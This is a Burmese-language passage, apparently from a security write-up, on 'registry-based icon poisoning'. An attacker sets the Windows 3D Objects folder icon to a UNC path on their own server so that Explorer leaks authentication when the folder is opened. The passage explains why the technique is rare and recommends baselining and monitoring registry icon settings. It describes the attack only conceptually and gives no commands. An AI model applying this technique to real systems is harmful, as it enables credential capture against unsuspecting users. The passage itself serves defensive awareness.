Demo ထဲမှာ 3D Objects folder ရဲ့ icon ကို attacker ရဲ့ server ကို ညွှန်တဲ့ UNC path နဲ့ ပြောင်းထားတာကို ပြထားပါတယ်။ ဒီလိုလုပ်လိုက်ရင် user က 3D Objects folder ကို ဖွင့်ကြည့်လိုက်တာနဲ့ Windows Explorer က icon ကို ပြဖို့ remote server ကို ဆက်သွယ်သွားပြီး Forced Authentication ဖြစ်နိုင်ပါတယ်။

ဒီနည်းလမ်းကို လက်တွေ့တိုက်ခိုက်မှုတွေမှာ မတွေ့ရသေးတာ၊ ဒါမှမဟုတ် အသုံးမများသေးတာမှာ အကြောင်းရင်းအချို့ ရှိပါတယ်။ အလွယ်ဆုံး အကြောင်းရင်းကတော့ attacker အနေနဲ့ file-based technique တွေကို သုံးလိုက်ရင် ပိုပြီး လွယ်ကူပါတယ်။ `.lnk`၊ `.url` စတဲ့ file တွေကို မည်သည့် directory မှာမဆို ထားနိုင်ပြီး user ကို လှည့်စားရတာလည်း ပိုပြီး ရိုးရှင်းပါတယ်။ Registry ကို ပြောင်းဖို့ဆိုရင် local system ပေါ်မှာ privileged access လိုအပ်ပြီး၊ attack surface က ပိုပြီး ကျဉ်းသွားပါတယ်။

ဒါ့အပြင် registry modification က forensic footprint ပိုကြီးပြီး defender တွေအတွက် investigation လုပ်ရင် သံသယဝင်လွယ်ပါတယ်။ Registry key ပြောင်းထားတာကို baseline နဲ့ နှိုင်းယှဉ်ရင် အလွယ်တကူ တွေ့နိုင်တာကြောင့် attacker တွေအနေနဲ့ risk ပိုများပါတယ်။ ဒီအချက်တွေကြောင့် ဒီနည်းလမ်းကို အခုအချိန်အထိ wild ထဲမှာ မမြင်ရသေးတာ ဖြစ်နိုင်ပါတယ်။

သို့သော် defender ဘက်က အမြင်နဲ့ဆိုရင် “အခု မတွေ့သေးဘူး” ဆိုတာက “နောက်မှ မတွေ့တော့ဘူး” ဆိုတဲ့ အာမခံ မဟုတ်ပါဘူး။ Security လောကမှာ အမြဲတမ်း ဖြစ်နေတဲ့ အရာတစ်ခုက defender တွေက detection နဲ့ prevention ကို တစ်မျိုးတည်းအပေါ်မှာ ကျွမ်းကျင်လာတဲ့အခါ attacker တွေက နည်းလမ်းအသစ်တွေကို စတင် စမ်းသပ်လာတာပါ။ File-based remote icon attack တွေကို SOC တွေက စောင့်ကြည့်နိုင်လာပြီဆိုရင် registry-based icon poisoning လို နည်းလမ်းတွေကို attacker တွေ စဉ်းစားလာနိုင်ပါတယ်။

ဒါကြောင့် ဒီအပိုင်းရဲ့ အဓိက message က **“လက်ရှိအသုံးများတဲ့ attack path တွေကိုပဲ မကြည့်ဘဲ နောက်ထပ် ဖြစ်နိုင်တဲ့ attack surface တွေကိုပါ စဉ်းစားထားရမယ်”** ဆိုတာပါ။ Registry ထဲက directory icon setting တွေကို baseline လုပ်ထားခြင်း၊ privileged system တွေမှာ မထင်မှတ်တဲ့ icon change တွေ ရှိလာလားဆိုတာကို စောင့်ကြည့်ခြင်းတွေက နောင်အတွက် အသုံးဝင်လာနိုင်ပါတယ်။
